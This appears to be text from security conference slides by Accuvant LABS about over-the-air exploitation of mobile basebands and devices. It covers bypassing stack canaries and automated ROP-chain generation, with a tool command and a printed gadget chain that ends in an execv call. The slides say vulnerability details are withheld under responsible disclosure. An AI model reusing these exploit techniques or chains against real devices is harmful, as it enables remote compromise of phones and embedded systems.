DATA	2be91000-2be92000	4K	4K	4K	rw-	/rwx	SM=COW	/usr/lib/dyld
DATA	2be92000-2beba000	160K	28K	28K	rw-	/rwx	SM=COW	/usr/lib/dyld

Killing the Canary

- Stack canaries are present in multiple locations within certain stacks
 - The main thread's stack is in a high memory address thus cannot be used by the controlled read vulnerability
- Pthread allocates new stacks onto the heap, typically located at lower memory addresses which CAN be read
- Accessible stack canaries are located at semi-determinable offsets

Dynamically Building ROP Chains


- Creating complex ROP chains a gadget at a time can be very time consuming – especially on iOS
- Built C++ tool leveraging several layers of abstractions to automate generation of ROP chains with available gadgets
 - Write high level code to generate complex chains
 - Takes ASLR slide / location of code section, cookie and max size of the chain before pivot
- Can store multiple large ROP chains using the client's functionalities
- Once all payloads and data are stored, a small payload can retrieve and perform a stack pivot on any other stored ROP chain

ROP Example

```
writeValue(cookieValue, 0xF7);
setPCLocation(0xF7 + 0x20);
setChainMaxSize(0x59a);
```

```
reg_t ret_ptr = saveRet();
call("fopen",
     "/.d
reg_t ret_stream = saveRet();
call("fwrite",
     ret_ptr, 1, 24592, ret_stream);
```

call overloads
save values / str op
pivot on ptr



Generate instructions

String helpers

Convert Os

Intermediate chains

Basic gadgets

Parse gadgets

```
./rop_generator ./gadgets/thumb-2-i055C.txt 0x71253d88 0x898000 -p2 -d
```

```

.....0x38b7fb00 blx r4 ; pop {r4, r7, pc}
.....+0x11111111 (2x)
mov r_str_helper
-> str_0_sp_x: (str #0, [sp + 1367])
-> mov_r4_sp_x: (mov r4, sp, 1367)
-> mov_r0_x: (mov r0, 443) (0x1bb)
.....0x38abd28 pop {r0, pc}
.....+0x1bbffff
.....0x34a38c0e lsr r0, r0, #0x10 ; pop {r7, pc}
.....+0x11111111
.....0x352b9d6 mov r4, r0 ; blx r5
.....0x38ac4902 pop {r5, pc}
.....0x389f1512 pop {pc}
.....0x38a0f0a6 pop {r2, pc}
.....0x389f1512 pop {pc}
.....0x37d00b66 add r4, sp, r4 ; blx r2
-> mov_r_0: (mov r1, #0)
.....0x38ace3ae pop {r1, pc}
.....+0x77777777
.....0x37c02b72 lsr r1, r1, #0xc ; pop {r7, pc}
.....+0x11111111
.....0x37c02b72 lsr r1, r1, #0xc ; pop {r7, pc}
.....+0x11111111
.....0x38aeaa48 str r1, [r4] ; pop {r4, r7, pc}
.....+0x11111111 (2x)
-> mov_sp_x: (mov r0, sp, #1345)
-> mov_r4_sp_x: (mov r4, sp, 1345)
-> mov_r0_x: (mov r0, 345) (0x159)
.....0x38abd28 pop {r0, pc}
.....+0x159fff
.....0x34a38c0e lsr r0, r0, #0x10 ; pop {r7, pc}
.....+0x11111111
.....0x352b9d6 mov r4, r0 ; blx r5
.....0x38ac4902 pop {r5, pc}
.....0x389f1512 pop {pc}
.....0x38a0f0a6 pop {r2, pc}
.....0x389f1512 pop {pc}
.....0x37d00b66 add r4, sp, r4 ; blx r2
.....0x38acd72 mov r0, r4 ; blx r5
.....0x38ac4902 pop {r5, pc}
.....0x389f1512 pop {pc}
-> mov_r1_x: (mov r0, 0) (0x0)
-> mov_r_0: (mov r1, #0)
.....0x38ace3ae pop {r1, pc}
.....+0x77777777
.....0x37c02b72 lsr r1, r1, #0xc ; pop {r7, pc}
.....+0x11111111
.....0x37c02b72 lsr r1, r1, #0xc ; pop {r7, pc}
.....+0x11111111
callFunc: execv (thumb)
.....0x38ace3a pop {r4, pc}
.....0x38a0f761 execv (thumb)
.....0x38b7fb00 blx r4 ; pop {r4, r7, pc}
.....+0x11111111 (2x)

```

```
Gadget used: 46
Size payload without extra: 1096 (0x448)
```

OTA Code Execution Status

Platform	Status
iOS	OTA Code Execution Obtained
Android	OTA Code Execution Obtained
Blackberry	OTA Code Execution Obtained
Cellular Hotspots	OTA Code Execution Obtained
Laptops with WWAN	OTA Code Execution Obtained
M2M/IOT Basebands	OTA Code Execution Obtained

NOTE: As part of our Responsible Disclosure process and in order to protect the public we are withholding detailed vulnerability information on many phones and other embedded devices – **For Now** 😊.

Closing remarks

Thanks

- Accuvant LABS

- Ryan Smith
- Alex Wheeler
- Pete Morgan
- John Bock
- Phil Brass
- Jon Miller
- Braden Thomas
- Ben Nell
- Neil Archibald
- Josh Drake
- The rest of our awesome team!

- Prior Research and Researchers

- Hijacking Mobile Data Connections - MSEC Labs (BH EU 09)
- All of Nico Golde and Collin Mulliner combined works
- Harald Welte – OpenBSC and many great talks
- Dino Dai Zovi and Charlie Miller
- Azimuth Security (All papers/talks)
- Luis Miras and Zane Lackey
- Jon “Jcase” Sawyer and Beaups
- Ksauce
- Many more that we are forgetting...

- Carriers/Vendors
(who went the extra mile during disclosure)

- Qualcomm
- Apple
- ATT
- Blackberry
- Samsung
- Verizon

One more thing...